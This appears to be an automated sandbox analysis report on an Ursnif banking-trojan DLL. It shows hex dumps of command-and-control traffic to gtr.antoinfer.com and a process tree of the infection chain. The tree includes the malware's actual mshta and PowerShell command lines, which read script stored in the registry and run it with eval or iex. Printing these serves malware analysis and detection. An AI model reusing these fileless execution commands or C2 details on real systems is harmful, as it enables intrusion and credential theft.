70 94 09 24 38 50 61 ec b7 6f 9d aa 4f 84 8f ab 74 d0 83 6e b9 b0 7f b7 da 37 ac 8f 1e 73 69 36 ad 37 5b a9 d7 bb ef 0e 21 c8 3d 55 42 78 7b 1c 23 7e e4 62 86 b7 ba df fa 16 32 35 11 86 48 4a e6 cd a0 98 5d 07 a7 c8 da 8d 69 0a aa b7 6d a8 3a 8d a3 88 e6 6c 7b 69 4f a3 bb ff 60 b2 ad 9c 1a e3 12 bc 22 46 35 62 9c 54 06 14 cf 5c b3 62 17 5c 1e 2c 30 70 e3 83 12 73 69 83 d6 1c 9e 3d 4c f6 4b f4 78 c5 10 bc f9 d1 04 13 99 30 00 21 89 64 24 7f 5f 8d 7c e7 d4 c0 87 b9 f4 00 56 99 34 f9 05 36 2a 7e 2e 32 00 1d 97 c3 4d 5c a0 a4 d8 8d cd 8f 3f c1 2a 54 b6 23 1a e8 9f 62 3c ef e3 61 fa 27 fb dd e7 96 89 19 37 d6 58 e2 57 ca e4 7c 83 68 66 b5 a7 69 9d 27 9d 98 d8 d0 c8 84 98 e1 54 9a 48 5b 12 f6 ee ab 6e e1 9b 98 ed 34 19 2f b0 78 58 ab c2 70 b0 6c 80 bf ed 30 8d 4f 89 22 ee 74 83 38 66 a5 38 8e 5c 96 37 08 65 03 4d 5f a3 74 4d 7c ae c5 37 a7 7c 2e 4e 00 ea 98 c2 61 63 ff ac 83 86 c7 9b 0b a0 92 d9 1d e4 5e dc fe 70 64 6e e3 7f 88 de 23 6a 5c 51 6b 0b ab 0b 1e 1b a6 6e aa 95 33 8b e1 b3 75 0d f9 2b 10 2d 54 b3 1f da 4b 89 4a 60 22 59 ac e1 e9 ec 49 3e 88 2d 72 97 63 5f 41 dc b9 df f6 fb 3d dc e2 6c 6f 1d 56 10 98 77 6d eb 31 22 e7 03 03 2e 99 a1 e3 6f 16 4b 1d ec 57 05 63 8b fa 19 ed 11 2a b1 c4 7c 28 ae f0 95 5a 61 a5 bc ce 4f fd 61 c1 d4 df 00 5c 7b 11 2f 56 9f 4c ba ef 23 de c5 7e df e0 a0 9e 9b 0d a6 52 cb b2 d2 5d af 93 c1 ba 99 70 6a 49 e1 2e ac b9 52 98 c7 5c a0 a7 5e 54 87 62 a4 da 40 b7 8f 26 0b 07 6e 9b 14 07 86 ce 01 4e 1f 0b 61 83 d3 f0 ae 29 42 33 28 0c c2 a8 7d 90 d2 33 55 52 84 4a d6 b7 d7 2a 27 e5 55 f3 b5 e7 24 1d 8e 00 3b 95 e4 8e 5d 87 c6 70 41 bd 8f f7 7b 32 7e 9c c2 42 1e 39 29 f0 7f 4b 4b ef cf b7 77 f9 2b 23 b9 49 01 f6 23 f0 bc af 8e 7e 58 32 af be 5f 44 2f b8 bc 08 47 ad e0 1d 04 db 48 e5 db 48 16 ba d5 46 a7 5a d7 2d 09 24 87 ea a7 d2 32 6a 36 0b 87 b3 aa 80 e3 c5 6d 10 e1 56 f7 10 9e c6 5d c9 9d 71 dd 87 0f f0 9a 78 98 f9 c3 de 2a 02 be b1 51 2f f2 6f df 52 13 c7 41 4e dd ce c1 93 9e 8d cd 16 13 d5 2b b3 4a 27 d0 8d e4 a0 8c 75 e7 09 ee 89 17 98 c9 46 e7 c6 6d 95 92 90 a7 4f 6b 8d 06 cd b6 9d 2f ea aa bf 64 8c 37 98 4f 2a 34 f5 2e 78 4d 43 46 b1 33 f6 c1 36 ef 33 e9 df 44 9e cb eb 7a ce 67 80 f6 59 90 fa 83 9c bc 79 b6 3f 17 63 60 ea 8e 94 df 7a 9d ee 8a 34 30 ad f2 73 a0 02 cd 59 f1 c3 78 61 ca 33 29 65 cd Data Ascii: 2000PE?nK\;p_?u"FiJb'_4h[]"c6wlaCy*0P5^ej?;#yjia41V>w1N9gT[it=K!F8]x(&\P^.6`+^YV.aKm<q;^\2kT]p:> []q@HGuWp$8PaoOtn7si67[!=UBx{#~b25HJ]im:l{iO`"F5bT\b\,0psi=LKx0!d$_|V46*~.2M\?*T#b<a'7XW|hfi'TH[n4/ xXpl0O"t8f8\7eM_tM|7|.Nac^pdn#j\Qkn3u+-TKJ`"YI>-rc_A=loVwm1".oKWc*|(ZaOa\{/VL#~R]pjI.R\^Tb@&nNa)B3{} 3URJ*"U$;]pA{2~B9)KKw+#I#~X2_D/GHHFZ-$2j6mV]qx*Q/oRAN+J'uFmOk/d7O*4.xMCF363DzgYy?c`z40sYxa3)e

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49753	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 13:46:31.007929087 CEST	1182	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: gtr.antoinfer.com Connection: Keep-Alive
Jul 9, 2021 13:46:31.510121107 CEST	1183	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 09 Jul 2021 11:46:31 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49757	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 13:46:33.139384985 CEST	1184	OUT	GET /7Ep6sOqsiggMUz11gUp6a/qtvd4K5Z0K1BVqPW/RYWSd53MfmcNiV5/RE881azaIII7Gf_2BB/LlVOlbNj6/R PZQwcj8bJhS19L7epbH/8FoJWjd_2B_2FoGw2Bm/R78HTVyDDDMhzpL_2B_2BC/NT4N_2BZc5JJ5/UVDvzetX/v8gn M8_2BpN7NJffSmXgZSS/qqPoPFwQjt/P6AxMC53uAUww_2Bc/nxUF1jZoiqDv/fS2kjrbVKTg/KntWa8B08GJbBA/J KUoQSoG69VvL_2FI3TFW/zn35_2FieOhXHIlq/8OehjRVegYhIQWm/W_2BILGcprIvR338Fg/HNspl_2F5/DJjDkA4 zF03Nn8/04W HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: gtr.antoinfer.com Connection: Keep-Alive
Jul 9, 2021 13:46:34.039014101 CEST	1202	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 09 Jul 2021 11:46:33 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 36 66 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d 95 45 92 84 50 10 44 0f c4 02 6b 6c 09 34 4e e3 7c 64 87 bb 3b a7 9f b9 40 46 54 ca ab 94 3e 2d a2 d1 1c fb 17 3e 87 ab e7 47 32 57 b8 78 9a a5 c4 50 1c 0e 37 16 3b 54 e2 2e d7 f6 2d 9c ab 40 fa 6e d2 9f 06 b1 f5 39 21 71 85 f2 70 dc b0 c6 d9 1c dd 80 c2 eb 5c 2f 49 25 da 32 e6 1c a2 ab 3a aa 7e 53 87 a8 82 b9 ca 50 63 b3 34 c0 34 9c e0 c6 42 fc 72 6f 9e 13 e7 ea 3a 91 e3 97 a3 82 8b de fc 6c 54 45 9e c3 c3 4e 30 b2 32 15 83 23 9e 01 75 c8 b6 98 0c 05 6f 69 27 92 59 9e cc 49 47 bf 05 bf af dc 85 d3 4a 93 be a8 88 1e 35 e4 99 ac 49 64 33 53 9b 2a ed bd 6a d3 a2 65 68 13 58 53 90 35 83 c7 0b b2 6c 5e eb 0f 88 51 a8 ea 04 39 6b dc 74 1e 5e 2a 78 cf 8d ab d5 bd c8 45 28 2c 57 17 aa bc 31 ce 44 74 59 6c 71 f0 de 38 90 af 10 cb 54 a1 8c 0e 1d a6 33 4a 41 8a fa 96 e1 24 a3 e1 7a e1 d1 d7 91 95 e0 95 04 c3 b5 2d 79 47 2d d5 57 f3 4f 68 61 59 da ee cf ad b3 23 f4 31 d2 45 22 cb 27 ba 76 96 12 d2 9d 10 6d 90 c0 10 f3 29 f3 6b c8 f0 f9 3b 96 5f ff 90 b7 4d df f8 78 51 68 86 68 44 11 58 3a d7 1f 24 8b af 13 f3 00 42 f1 ec 9d 0c b6 5d a2 cd 82 9a 52 29 06 76 8a 04 fc 3a 52 0b df 33 ba af 79 b2 a9 6e eb 03 13 ab 0e 3e 7d 8d 7d 84 12 21 a3 15 0c 5f e8 2c 94 ee 45 73 61 6e 9d 43 02 20 f1 82 62 08 1a 30 3e 95 94 1c eb 9b e2 bf f5 a5 40 b8 22 77 75 b0 c6 53 4d 2a 24 74 63 cd d3 4c 88 01 bc ef 5d b4 56 fb 75 94 59 58 25 06 9c e0 1c a8 e1 32 9e 70 49 5f ee fa ee ca 6a 73 82 03 62 fb f7 45 4f e5 b3 67 5a ab 29 fb 83 c9 88 06 2e eb 94 84 46 66 2c fc 30 98 58 b2 6b 95 12 94 c0 5f 1c 79 73 f4 14 7d f9 04 64 87 00 5b b1 81 b0 fe 22 0a aa 9c f0 e2 0f 4f bb 27 4d 94 ff e6 b8 ee 1e b7 4e e3 36 93 f4 e2 55 f6 86 58 12 67 2b 84 72 d8 7d 27 2d 04 6f d8 0c 90 de 83 f7 b3 de ba 9c 64 11 8d 40 31 ec 9c 34 65 1b 44 41 fe ef 80 f9 49 5f 4d 06 f2 b5 ff 74 2b a3 c1 b6 d8 88 05 09 45 ba a4 b5 31 96 0b 98 98 36 fb de fb 2f 8f 8f d2 a9 0c 3f 49 d2 52 68 d4 5f b4 eb 2f 1c bb bf 7e e0 f9 6a d7 b7 cc e3 f6 8e 5e c5 48 8b 39 47 52 7e 3f aa 1f d7 4a 72 8c ab d8 91 6d 57 5e ff f0 c9 0a 2d d5 9a 76 83 20 31 c9 ec cc 66 e4 cd a9 25 94 57 6c 9d 14 ba 36 3e 24 bc c2 03 5e ab 5d 43 ad 27 68 cb 24 37 4d 33 a2 e1 71 53 b6 86 50 2c b5 55 9a ad 7c 2e 51 f2 08 b9 ae 6a d9 9e 72 07 77 77 bf 86 3c 5f 2a 3d 93 e2 e1 79 d8 c4 ca 04 de 34 13 dd c2 76 26 50 69 65 5d 03 6c d9 18 da a4 1c 1c 3f bd f9 5b 33 49 4e 66 2a c0 b7 22 d2 8b c0 fb 8e 6c 5f 22 5f 6d 6d 23 99 d6 f8 9f 4f 70 f5 20 ba 6b 91 4c ad 5b cb 1f 3e 77 da e8 67 1f 6f 36 d7 58 09 80 76 14 ba c8 f8 b7 8b ab be 55 58 8c ab 10 d1 66 f0 fe af 9d 98 fb b8 7c 38 a6 1a 53 a3 ff 47 fd 2f b3 4b b3 cc d9 e1 11 19 c9 14 4b da 2a 20 7a 0c 9f 6d b5 5d 3c 98 62 46 99 99 99 fb 95 e8 63 00 4b ce 81 26 0a 2e 2c 2c 35 a2 c8 b8 96 fa 21 09 4d 61 bd 4d ab 7c a1 2c 5c c5 32 3b 24 05 71 5f 06 1f 67 a5 17 cc af a7 98 e7 cd fa da f2 e9 6c c7 c3 ef a2 e0 e2 af e6 fc 6a 77 36 2b 69 f7 01 63 41 e7 ab 1b b3 7b 7e a8 e8 0a ab b3 dd 5c d3 38 74 b3 41 ac e8 8d 49 6d b0 9b 0e 9d 6f 1b c2 d4 44 0e a5 1b 6b a2 e3 a4 e7 2b 0b d3 c1 a5 31 77 2b 42 66 ef 98 f9 0b 33 c8 b6 36 91 a7 ea aa 7b 94 96 88 74 49 c3 12 99 50 ec cb e8 6e 28 59 65 b9 ad Data Ascii: 76fEPDkl4N|d;@FT>->G2WxP7;T.-@n9!qp\Vl%2:~SPc44Bro:ITEN02#uoi'YIGJ5Id3S*jehXS5l^Q9kt^*xE (,W1DtYlq8T3JA$z-yG-WOhaY#1E"'vm)k;_MxQhhDX:$B]R)v:R3yn>}}!_,EsanC b0>@"wuSM*$tcL]VuYX%2pI_jsbEOgZ). Ff,0Xk_ys}d["O'MN6UXg+r}'-od@14eDAI_Mt+E16/?IRh_/~j^H9GR~?JrmW^-v 1f%Wl6>$^]C'h$7M3qSP,U\|.Qjrww<_*=y 4v&Pie]\|?[3INf*"\|_"_mm#Op kL[>wgo6XvUXf\|8SG/KK* zm]<bFcK&.,,5!MaM\|,\2;$q_gljw6+icA{~\8tAImoDk+1w+Bf3 6{tIPn(Ye

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 6320 Parent PID: 6080

General

Start time:	13:44:58
Start date:	09/07/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll'
Imagebase:	0xd00000
File size:	116736 bytes
MD5 hash:	542795ADF7CC08EFCF675D65310596E8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.917944713.0000000003698000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.872375871.0000000003698000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.872502118.0000000003698000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.872568970.0000000003698000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.872538099.0000000003698000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.872450452.0000000003698000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.872334930.0000000003698000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.872555315.0000000003698000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.872419175.0000000003698000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 6328 Parent PID: 6320

General

Start time:	13:44:59
Start date:	09/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll',#1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 6336 Parent PID: 6320

General

Start time:	13:44:59
Start date:	09/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll,Fatreply
Imagebase:	0xab0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 6348 Parent PID: 6328

General

Start time:	13:44:59
Start date:	09/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll',#1
Imagebase:	0xab0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.831952409.0000000005899000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.818012728.0000000005918000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.817964029.0000000005918000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.842857177.000000000571C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.818032883.0000000005918000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.817990200.0000000005918000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.818066502.0000000005918000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.818077970.0000000005918000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.902106165.00000000064A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.818050164.0000000005918000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.818087028.0000000005918000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: rundll32.exe PID: 6392 Parent PID: 6320

General

Start time:	13:45:03
Start date:	09/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll,Periodwait
Imagebase:	0xab0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 6416 Parent PID: 6320

General

Start time:	13:45:08
Start date:	09/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll,Seemprove
Imagebase:	0xab0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 6432 Parent PID: 6320

General

Start time:	13:45:13
Start date:	09/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll,Which
Imagebase:	0xab0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 6188 Parent PID: 800

General

Start time:	13:46:19
Start date:	09/07/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff769580000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 4824 Parent PID: 6188

General

Start time:	13:46:20
Start date:	09/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6188 CREDAT:17410 /prefetch:2
Imagebase:	0xe40000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 5648 Parent PID: 6188

General

Start time:	13:46:26
Start date:	09/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6188 CREDAT:82950 /prefetch:2
Imagebase:	0xe40000
File size:	822536 bytes

MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 6376 Parent PID: 6188

General

Start time:	13:46:31
Start date:	09/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6188 CREDAT:82956 /prefetch:2
Imagebase:	0xe40000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: mshta.exe PID: 5328 Parent PID: 3424

General

Start time:	13:46:38
Start date:	09/07/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Rbex='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Rbex).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>'
Imagebase:	0x7ff78abc0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 4652 Parent PID: 5328

General

Start time:	13:46:40
Start date:	09/07/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool))
Imagebase:	0x7ff7bedd0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 5872 Parent PID: 4652

General

Start time:	13:46:41
Start date:	09/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 1836 Parent PID: 4652

General

Start time:	13:46:48
Start date:	09/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\a5q0nxag\a5q0nxag.cmdline'
Imagebase:	0x7ff7c7180000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 4728 Parent PID: 1836

General

Start time:	13:46:49
Start date:	09/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES4013.tmp' 'c:\Users\user\AppData\Local\Temp\a5q0nxag\CSCA0E183A53BA24AF88D541EA58AA2F519.TMP'
Imagebase:	0x7ff771430000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 1472 Parent PID: 4652

General

Start time:	13:46:52
Start date:	09/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\1t143vp1\1t143vp1.cmdline'
Imagebase:	0x7ff7c7180000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 1380 Parent PID: 1472

General

Start time:	13:46:53
Start date:	09/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES4E4C.tmp' 'c:\Users\user\AppData\Local\Temp\1t143vp1\CSC76ED9B8CEB314CD89B53DEEDCE956C.TMP'
Imagebase:	0x7ff771430000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 3424 Parent PID: 4652

General

Start time:	13:46:58
Start date:	09/07/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: 1500 Parent PID: 6348

General

Start time:	13:46:58
Start date:	09/07/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff79a760000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis